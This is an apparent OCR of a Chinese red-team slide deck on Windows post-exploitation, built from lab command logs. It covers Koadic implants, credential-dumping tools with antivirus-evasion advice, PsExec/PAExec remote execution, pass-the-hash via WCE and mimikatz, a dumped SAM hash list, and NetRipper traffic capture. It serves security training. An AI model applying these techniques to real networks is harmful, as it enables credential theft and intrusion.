



```
(koadic: stager/js/mshta)# use stager/js/
stager/js/disk      stager/js/mshta      stager/js/regsvr      stager/js/rundll32_js
```

```
(koadic: stager/js/disk)# use
implant/elevate/bypassuac_eventvwr   implant/inject/shellcode_excel
implant/elevate/bypassuac_sdclt      implant/manage/enable_rdesktop
implant/fun/cranberry                implant/manage/exec_cmd
implant/fun/voice                    implant/manage/killav
implant/gather/clipboard             implant/phish/password_box
implant/gather/enum_printers         implant/pivot/exec_psexec
implant/gather/enum_shares           implant/pivot/exec_wmi
implant/gather/enum_users            implant/pivot/exec_wmic
implant/gather/hashdump_dc           implant/pivot/stage_wmi
implant/gather/hashdump_sam          implant/scan/tcp
implant/gather/office_key            implant/util/download_file
implant/gather/windows_key           implant/util/upload_file
implant/inject/mimikatz_dotnet2js    stager/js/disk
implant/inject/mimikatz_dynwrapx     stager/js/mshta
implant/inject/reflectdll_excel      stager/js/regsvr
implant/inject/shellcode_dynwrapx    stager/js/rundll32_js
```

使用SSL/TLS加密通讯
利用多种系统特性

下载就被杀,所以很有必要针对修改:
Edge,Chrome,Windows Defender




定制（1）

因比较敏感，故删除。

定制（2）穿透性远控

因比较敏感，故删除。

定制（3）后门类WEBDOOR（DEMO）



定制（4）管理型远控

因比较敏感，故删除。

植入方式

Office/PDF等文档漏洞

IE/Edge/Chrome/Firefox浏览器漏洞

捆绑第三方软件

水坑攻击

邮件钓鱼

后渗透植入

定制网络转发路由

端口转发工具改进

- 基于HTTP/HTTPS协议
- 加密通讯
- 该功能一般会在木马中集成
- 考虑穿透性（FW,HIPS/NIPS）

socks代理

- 正向SOCKS代理
- 反向SOCKS代理
- 一般会在木马中集成

WINDOWS密码凭据（1）

	本地SAM（注册表）	本地缓存（LSA Secrets）	域中SAM（注册表）	域中Ntds.dit数据库（注册表）	域中缓存（LSA Secrets）	内存（lsass.exe）
QuarksPwdump	YES	YES	YES	YES	YES	NO
Cachedump7	YES	YES	YES	YES	YES	NO
Gsecdump	YES	YES	YES	YES	YES	YES
Pwdump7	YES	NO	YES	YES	NO	NO
Fgdump	YES	YES	YES	YES	YES	NO
Mimikatz	YES	YES	YES	YES	YES	YES
WCE	NO	NO	NO	NO	NO	YES
Invoke-Mimikatz	YES	YES	YES	YES	YES	YES

WCE：未开源，

Mimikatz：开源，C++编写，可随意修改免杀


QuarksDump：开源，可随意修改免杀

Impakcet：python，开源

CrackMapExec：python，开源

Powershell Empire：Powershell，python ,开源


WINDOWS密码凭据（2）





Windows凭据管理器


- Windows凭据
  - Domain Password：只被LSASS.EXE管理，存储3389、Outlook等网络验证型登陆凭据。
  - Certificates-based Credentials
  - Generic Password：用户特定的凭据，IE（basic/digest认证）、Windows Live Message等。
  - Domain Visible Password / .NET Passport：类似于Generic Password，但是仅仅密码被加密，MSN 7.0采用。
- Web凭据(windows 8以后增加）
  - Windows vault存储方式
  - 普通权限即可提取

WINDOWS密码凭据（3）









WINDOWS认证的远程访问（1）

C/C++系列

Powershell系列

Python系列

vbs系列

Psexec:多个版本实现方式(c++，python，powershell)
PAExec：C++
Remcon：C++
Impacket：Pyhton
CrackMapExec：Python

SMB

WMI

Wmic：系统自带命令
WMIExec：基于wmi接口编写的远程访问工具
Impacket：python
spraywmi：python

工作组局域网

域环境

WINDOWS认证的远程访问（2）

```
C:\Users\rzx-sec01>C:\Users\rzx-sec01\Desktop\PAExec.exe \\192.168.92.130 -u adm
inistrator -p 123 -c keyk.exe

PAExec v1.26 - Execute Programs Remotely
Copyright (c) 2012-2013 Power Admin LLC
www.poweradmin.com/PAExec


Connecting to 192.168.92.130...
Starting PAExec service on 192.168.92.130...
```

命令提示符 - C:\Users\rzx-sec01\Desktop\PAExec.exe \\192.168.92.130 cmd

```
C:\Users\rzx-sec01>C:\Users\rzx-sec01\Desktop\PAExec.exe \\192.168.92.130 cmd

PAExec v1.26 - Execute Programs Remotely
Copyright (c) 2012-2013 Power Admin LLC
www.poweradmin.com/PAExec


Connecting to 192.168.92.130...
Starting PAExec service on 192.168.92.130...

Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>ipconfig

Windows IP 配置


以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . : localdomain
   本地链接 IPv6 地址. . . . . : fe80::c8a8:3fc6:9f48:2081%11
   IPv4 地址 . . . . . : 192.168.92.130
   子网掩码 . . . . . : 255.255.255.0
   默认网关. . . . . : 192.168.92.2
```

\\192.168.83.128 : cmd.exe

```
xe \\192.168.83.128 /user:administrator /pwd:123456 cmd.exe

  Remote Command Executor
  Copyright 2006 The WiseGuyz [ http://talhatariq.wordpress.com ]
  Copyright 2012 Telefonica Global Technology
  Author: Talha Tariq [talha.tariq@gmail.com]
  Contributor: Luke Suchocki
  Contributor: Merlyn Morgan-Graha
  Contributor: Andres Ederra

Initiating Connection to Remote Service . . .  Ok

Remote program Stderr start:
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>ipconfig
ipconfig

Windows IP 配置


以太网适配器 本地连接 2:

   连接特定的 DNS 后缀 . . . . . :
```

WINDOWS伪认证的远程访问（1）

- 基于SMB/NTLM/Kerberos协议
- Pass-the-hash
- Pass-the-tickets
  - Psexec:多个版本实现方式(c++，python，powershell)
  - PAExec：C++
  - Remcon：C++
  - Metasploit：C++，Ruby等
  - Impacket：Pyhton
  - CrackMapExec：Python
  - Spraywmi：Python

- 基本上目前任何一类后渗透框架均有实现
- 在域环境中有奇效
- 理解核心原理

WINDOWS伪认证的远程访问（2）

```
C:\Users\kevin\Desktop>wce -s Tom:AAD3B435B51404EEAAD3B435B51404EE:85CA19A922D87
4DFF772A10A0EE21427
WCE v1.4beta (X64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security
- by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.
Error in cmdline!. Credentials format is wrong! too few ':' characters!

C:\Users\kevin\Desktop>wce -s Tom:192.168.85.1:AAD3B435B51404EEAAD3B435B51404EE:
85CA19A922D874DFF772A10A0EE21427
WCE v1.4beta (X64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security
- by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Changing NTLM credentials of current logon session (0007444Ah) to:
Username: Tom
domain: 192.168.85.1
LMHash: AAD3B435B51404EEAAD3B435B51404EE
NTHash: 85CA19A922D874DFF772A10A0EE21427
NTLM credentials successfully changed!
```

```
C:\Users\kevin\Desktop>dir \\192.168.85.1\C$
 Volume in drive \\192.168.85.1\C$ is System
 Volume Serial Number is CA6E-8EC0

 Directory of \\192.168.85.1\C$

08/29/2015  06:09 PM            24,576 cache_index.db
12/02/2014  03:50 PM    <DIR>          Intel
07/14/2009  11:20 AM    <DIR>          PerfLogs
08/17/2015  10:50 PM    <DIR>          Program Files
09/19/2015  03:07 PM    <DIR>          Program Files (x86)
05/28/2015  07:09 PM    <DIR>          Users
09/20/2015  09:12 PM    <DIR>          Windows
09/17/2015  10:10 PM                36 xmlrpc_error.log
               2 File(s)         24,612 bytes
               6 Dir(s)  10,497,089,536 bytes free
```

```
\\192.168.83.132: cmd.exe
C:\Windows\system32>dir \\192.168.83.132\C$
 驱动器 \\192.168.83.132\C$ 中的卷没有标签。
 卷的序列号是 0E16-C2C8

 \\192.168.83.132\C$ 的目录

2017-06-26  00:47    <DIR>          lsptest
2017-06-26  01:01    <DIR>          LSPTEST2
2009-07-14  11:20    <DIR>          PerfLogs
2017-06-25  21:51    <DIR>          Program Files
2009-07-14  12:57    <DIR>          Program Files (x86)
2017-06-29  22:15    <DIR>          Users
2017-06-29  00:40    <DIR>          Windows
2017-06-26  00:42    <DIR>          吾爱破解专用版01lydbg
               0 个文件              0 字节
               8 个目录 52,349,734,912 可用字节

C:\Windows\system32>"C:\Users\RE\Desktop\PsExec.exe" \\192.168.83.132 -s cmd.exe


PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP 配置


以太网适配器 Bluetooth 网络连接:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :

以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::b05a:6ead:95c0:cef1%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.83.132
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.83.2

隧道适配器 isatap.{57D704EC-D089-415B-8F07-7AB3B5BE40B7}:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :

隧道适配器 本地连接* 3:

   连接特定的 DNS 后缀 . . . . . . . :
   IPv6 地址 . . . . . . . . . . . . : 2001:0:9d38:953c:488:321b:3f57:ac7b
   本地链接 IPv6 地址. . . . . . . . : fe80::488:321b:3f57:ac7b%13
   默认网关. . . . . . . . . . . . . : ::

隧道适配器 isatap.localdomain:
```

```
---------------------------------------- BEGIN DUMP ----------------------
--------------------
test1:1001:AAD3B435B51404EEAAD3B435B51404EE:3DBDE697D71690A769204BEB12283678:::
RE1:1000:AAD3B435B51404EEAAD3B435B51404EE:117C45B86F0EB51467D24AF3C306298A:::
Guest:501:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0:::
Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:3DBDE697D71690A769204BEB12283
678:::
---------------------------------------- END DUMP ------------------------
--------------------

4 dumped accounts
```

```
mimikatz 2.1 x64 (oe.eo)
   \_ *Password replace -> null

mimikatz # sekurlsa::pth /user:administrator /domain:win-rkvfu4he3lq.local /ntlm
:3DBDE697D71690A769204BEB12283678
Privilege '20' OK
user    : administrator
domain  : win-rkvfu4he3lq.local
program : cmd.exe
impers. : no
NTLM    : 3dbde697d71690a769204beb12283678
  |  PID  5560
  |  TID  2948
  |  LUID 0 ; 5339624 (00000000:005179e8)
  \_ msv1_0   - data copy @ 0000000002B57B0 : OK !
  \_ kerberos - data copy @ 000000000152B8E8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null

mimikatz #
```

```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>dir \\192.168.83.132\C$
 驱动器 \\192.168.83.132\C$ 中的卷没有标签。
 卷的序列号是 0E16-C2C8

 \\192.168.83.132\C$ 的目录

2017-06-26  00:47    <DIR>          lsptest
2017-06-26  01:01    <DIR>          LSPTEST2
2009-07-14  11:20    <DIR>          PerfLogs
2017-06-25  21:51    <DIR>          Program Files
2009-07-14  12:57    <DIR>          Program Files (x86)
2017-06-29  22:15    <DIR>          Users
2017-06-29  00:40    <DIR>          Windows
2017-06-26  00:42    <DIR>          吾爱破解专用版01lydbg
               0 个文件              0 字节
               8 个目录 52,349,734,912 可用字节

C:\Windows\system32>
```

WINDOWS用户、会话与权限

RunAsEx

- 碰到过系统禁用runas命令的情况吗？
- 碰到过需要降权的情况吗？

RunAsSessionEx

你碰到过需要跨会话执行命令的情况吗？

Session 0 -> session 1 ,session 1-> session 2

嗅探工具定制

RawCap:一个基于原始套接字的网络嗅探工具。

NetRipper：一个抓取指定浏览器等客户端明文数据的工具。


FakeNet-NG：Fireeye开源的一个下一代动态网络分析工具。

Defcon 23最新开源工具NetRipper代码分析与利用

任子行 2017-08-21 共142716人围观，发现 4 个不明物体 WEB安全

0×01 研究背景

在分析了俄罗斯人被曝光的几个银行木马的源码后，发现其大多均存在通过劫持浏览器数据包来获取用户个人信息的模块，通过截获浏览器内存中加密前或解密后的数据包来得到数据包的明文数据。在Defcon 23被发布的工具NetRipper具备了以上恶意银行木马的这一能力，其开源的代码结构清晰，易于扩展，研究该工具对于研究该类恶意行为很有意义。其github地址在【github】，作者还提供了metasploit和powershell版本的利用模块，本文将分析其不同版本模块均会用到的c++代码实现的核心部分。





重要客户端攻击面（1）

- Putty
- SecureCrt
- Xshell
- WinSCP
- VNC Client
- IE/Chrome/Firefox/Opera
- Teamviewer
- PC Anywhere
- 邮件客户端（Outlook，Hotmail等)
- RDP客户端
- 各类VPN客户端

横向渗透,扩大战果
Windows -> Linux
Windows -> Windows
Linux->Windows


重要客户端攻击面（2）


root@kali: ~
login as: root
root@192.168.92.129's password:
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Aug 14 07:57:55 2017 from 192.168.92.139
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.92.129 netmask 255.255.255.0 broadcast 192.168.92.255
inet6 fe80::20c:29ff:fed1:a87e prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:d1:a8:7e txqueuelen 1000 (Ethernet)
RX packets 952 bytes 74066 (72.3 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 166 bytes 33539 (32.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1 (Local Loopback)


1776_putty.exe_PuttyRecv.txt 2017/8/1... 文本文档
1776_putty.exe_PuttySend.txt 2017/8/1... 文本文档
1776_putty.exe_recv.txt 2017/8/1... 文本文档
1776_putty.exe_PuttySend.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
rootqweifconfig


希望Google Chrome保存您在访问 http://192.168.114.129:808 时使用的密码吗？
kevin
****
保存密码
一律不


密码
已保存的密码
搜索密码
192.168.114.129:808 kevin ••••
